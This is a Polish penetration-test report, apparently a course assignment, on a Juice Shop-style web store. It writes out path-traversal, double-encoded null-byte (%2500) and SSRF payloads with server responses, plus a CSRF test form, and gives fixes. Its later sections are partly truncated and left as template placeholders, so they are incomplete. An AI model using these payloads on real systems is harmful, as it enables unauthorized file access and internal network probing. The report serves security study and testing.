WAŻNE! Przy badaniach zaobserwowano, że wykonywanie zapytań przez przeglądarkę nie działa poprawnie, ponieważ stara się ona oszczędzić pracy serwerowi i skrócić ścieżkę jeszcze przed zapytaniem. Przykładem może być:

```
/ftp/quarantine/..
```

Wysłanie takiego zapytania przez przeglądarkę skutkowało zapytaniem bezpośrednim na /ftp widocznym w BurpSuite. Z tego powodu zapytania w tym przypadku musiały być wykonywane przez program BurpSuite.

- /ftp/..
ForbiddenError: Forbidden
- /ftp/quarantine/..
listing directory /ftp/quarantine/.., czyli pliki /ftp/
- /ftp/quarantine/%2E%2E/
listing directory /ftp/quarantine/.., czyli pliki /ftp/
- /ftp/quarantine/%252E%252E
404 Error: ENOENT: no such file or directory, stat '/juice-shop/ftp/quarantine/%2E%2E'
W tym przypadku można zauważyć, że do operacji dekodowania URL doszło tylko jeden raz (rozkodowany został znak %, ale już nie kropka).
- /ftp/%2E%2E
403 Error: Only .md and .pdf files are allowed!
- /ftp/%252E%252E
403 Error: Only .md and .pdf files are allowed!
Ten błąd jest tutaj zaskakujący. Prawdopodobnie jest on zwracany domyślnie tak, aby nie zdradzać zbyt wiele szczegółów użytkownikowi, jednak zalecane jest dokładniejsze spojrzenie na kod, czy aby na pewno program nie próbuje wykonać operacji w niedozwolonych lokalizacjach.

Na tym etapie można podsumować działanie końcówki tak, że przechodzenie po folderach jest w pełni możliwe tak długo, jak użytkownik odwołuje się do czegoś wewnątrz ścieżki /ftp. Oznacza to, że zabezpieczenia są prawdopodobnie zrealizowane przez analizę przetworzonej ścieżki i sprawdzenie, czy jest wewnątrz /ftp, bądź przez odpowiednie ustawienia dostępu użytkownika (w kontekście użytkownika systemu kontenera serwera) reprezentującego serwer.

Z powodu dużego powiązania dwóch ataków kolejna część badań na temat Path Traversal jest opisana w poniższej sekcji Null Byte Poisoning.

Null Byte Poisoning

W tym ataku kluczowe było użycie dwustopniowego kodowania URL, czyli użycie kodu %2500, który sprawiał, że w pierwszym etapie przetwarzania serwer rozkodowywał ścieżkę do %00, a dopiero później, w drugim etapie, do Null Byte'a. Wiedza o tym pochodziła z zajęć laboratoryjnych. Przykład udanego ataku zawarty w tabeli.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/ftp/package.json.bak%2500.md	-	-	-	200 OK (pobranie pliku package)

Po wykonaniu ataku Null Byte Poisoning sprawdzone został również zapytania, które łączyły to podejście z Path Traversal. W tym przypadku ważne jest użycie nadmiarowych przejść "wyżej" w drzewie (czyli '..'), aby upewnić się że ścieżka wyjdzie aż do katalogu-korzenia, czyli '/'

- /ftp/../../../../../../../../etc/hosts%2500.md
400 Bad Request
- /ftp/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/hosts%2500.md
400 Bad Request
- /ftp/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/

```
%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E
%252E/%252E%252E/etc/hosts%2500.md
403 Error: Only .md and .pdf files are allowed!
```

W tym przypadku od razu w oczy rzuca się nowy błąd, czyli Bad Request. Biorąc pod uwagę odpowiedzi zwracane w badaniach Path Traversal (częste 403: only.md and .pdf [...] allowed) można sądzić, że przetestowane tutaj zapytania prawdopodobnie trafiają w plik /etc/hosts i z powodu Null Byte Poisoning serwer próbuje je pobrać, ale na pewnym etapie przetwarzania orientuje się, że jest to plik z niedozwolonej ścieżki i zwraca domyślny błąd.

Podsumowując sklep nie jest zabezpieczony przed Null Byte Poisoning, ale jest odporny na Path Traversal. Występuje jednak wiele przesłanek, że obsługa i zabezpieczenia nie są zrealizowane dostatecznie "czysto" i profesjonalnie, dlatego zalecane było by przyjrzenie się działaniu tej końcówki od strony kodu.

Opisana dokładnie została tylko końcówka ftp jednak warto wspomnieć, że istnieje drugie miejsce które może być podatne na Path Traversal:

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/assets/public/images/products/../../../../../../../../etc/hosts	-	-	-	400 Bad Request

Innym przykładem jest zapytanie /assets/public/images/products/../../products/apple_pressings.jpg, które zwracało obrazek produktu, co pokazuje że chodzenie po ścieżce jest możliwe. W trakcie kilku prób testowych zachowanie nie różniło się końcówki /ftp/, dlatego ta końcówka nie została zbadana i opisana dokładnie.

Informacje o tym, że plik /etc/hosts istnieje i jest niepusty (a zatem może być celem ataku) pochodziły z opisanych wcześniej ataków RCE.

APLIKACJA PODATNA NA NULL BYTE POISONING

APLIKACJA NIE WYKAZUJE PODATNOŚCI NA ATAK PATH TRAVERSAL

Zalecenia

Mimo, że atak Path Traversal się nie powiódł to na podstawie zwracanych błędów można powiedzieć, że warto przyjrzeć się kodowi tej końcówki i upewnić się, że wszystko jest bezpieczne.

Zabezpieczeniem przed udanym null byte poisoning była by przede wszystkim walidacja, czy plik wyszukany przez serwis udostępniający odpowiada temu, którego oczekiwała aplikacja sklepu. Oznacza to, że aplikacja powinna sprawdzić nie tylko czy ścieżka od użytkownika zawiera plik md/pdf, ale również czy to co chce zwrócić moduł udostępniający jest takim plikiem. Mogło by tutaj wystarczyć nawet podstawowe porównanie typu: pathFromUser == pathFoundByFtp.

Inne podatności i potencjalne niebezpieczeństwa: rozważania

Atak Server Side Request Forgery

Działanie końcówki do ustawiania awatara pozwala aktualnie na wykonywanie żądań GET oraz podglądanie zwracanej wartości.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile/image/url	-	-	{"imageUrl":"http://169.254.1.2"}	302 /profile

Następnie zapytanie (id 22 uzyskane na podstawie śledzenia pakietów w Burp):

```
GET /assets/public/images/uploads/22.jpg
```

można podejrzec zawartość strony, którą jest Test Page Fedora:

```
<!doctype html>
<html>
<head>
```

```
<meta charset='utf-8'>
<meta name='viewport' content='width=device-width, initial-scale=1'>
<title>Test Page for the HTTP Server on Fedora</title>
<style type="text/css">
/*<![CDATA[*]
[...]
```

Ten przykład jest niegroźny, ale nie jest ciężko sobie wyobrazić, że bardziej doświadczony atakujący mógłby wykorzystać program automatycznie przeszukujący sieć i w ten sposób wykorzystać SSRF to wyszukania kolejnych potencjalnych węzłów do ataku.

Ta metoda ataku została również użyta do wysłania żądania na webhook. Czynność powiodła się bez problemu, co daje atakującemu użycie sklepu do wykonywania podejrzanych połączeń i np. dodatkowego ukrycia się przy rekonesansie zupełnie niepowiązanych serwisów (mógłby wykonać rekonesans jako sklep używając SSRF, a następnie usunąć historię swoich połączeń ze sklepu przez znalezione wcześniej RCE zacierając swoje ślady)

APLIKACJA UMOŻLIWIA WYKONANIE SSRF (W TYM RÓWNIEŻ NA SIECI WEWNĘTRZNEJ)

Zalecenia

Zabezpieczenie przed atakiem SSRF jest tutaj bardzo trudne, co wynika z samego charakteru dostarczanej użytkownikowi funkcji. Pierwszą sugestią było by dodanie walidacji URL poszerzonej o wyrażenie regularne sprawdzające, czy poprawny link na pewno odnosi się do obrazka o określonych rozszerzeniach (trzeba by tu było również pamiętać o Null Byte Poisoning!).

Inną metodą było by zablokowanie użytkownikowi reprezentującemu serwer w systemie kontenera zapytań do sieci niepublicznych.

Prawdopodobnie najbezpieczniejszym rozwiązaniem jest całkowite usunięcie funkcji zmiany awatara przez link. Taka funkcja nie jest czymś kluczowym dla serwisu, a jeśli komuś bardzo zależy na swoim profilu to mógłby pobrać obrazek i wgrać go ręcznie w mniej niż minutę

Cross Site Request Forgery

Podjęte zostały próby wykonania ataku CSRF. Zakończyły się one klęską i wyświetleniem ostrzeżeń o podejrzanym działaniu.

Do testów użyty został następujący kod na stronie htmledit.squarefree.com/:

```
<html>
  <body>
    <form method="POST" action="https://adoringcohen.acme.edu.pl/profile">
      <input type="hidden" name="username" value="im_a_victim"/>
      <input type="submit" value="Submit">
    </form>
  </body>
</html>
```


Jak pokazuje analiza żądania w BurpSuite problem stanowi to, że użyta przeglądarka nie dokleiła ciasteczek, mimo że użytkownik był aktualnie zalogowany:

```
POST /profile HTTP/2
Host: adoringcohen.acme.edu.pl
Content-Length: 20
Cache-Control: max-age=0
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: pl-PL,pl;q=0.9
Origin: https://htmledit.squarefree.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
  ,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
```


i zaczynają być zwracane błędy 502 Bad Gateway i sklep całkowicie przestaje działać. Jest to oczywiście niedopuszczalne, ponieważ uczciwi użytkownicy (czyli zdecydowana większość) nie mogą dokonać zakupu w aplikacji, która jest sklepem.

Awaria serwera kończyła się restartem połączonym z wyczyszczeniem danych. Nawet bezpośrednio po tym ponowne próby kończyły się równie źle, dlatego nie ma możliwości by to był skutek uboczny testów penetracyjnych.

Rysunek 1. Brak możliwości wyboru metody(szybkości) dostawy



Rysunek 2. Komunikat o awarii aplikacji/serwera będący następstwem próby zamówienia



SKLEP NIE POZWALA NA UCZCIWE ZAKUPY

Zalecenia

Testy jednostkowe. Wprowadzanie zmian powinno być połączone z częstym uruchamianiem testów, które zagwarantują, że żaden moduł nie został przypadkowo uszkodzony.

Wzór

ABC DEF

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/rest/chatbot/respond	Authentication: Bearer TOKEN	token: TOKEN	{ "action": "setname", "query": "Carl" }	401 {"error": "Unauthenticated user"}

Zalecenia

just fix it

Opis

Warunki niezbędne do wykorzystania podatności

Szczegóły wykonania

Skutki

Zalecenia

Podsumowanie i wnioski

The conclusion goes here.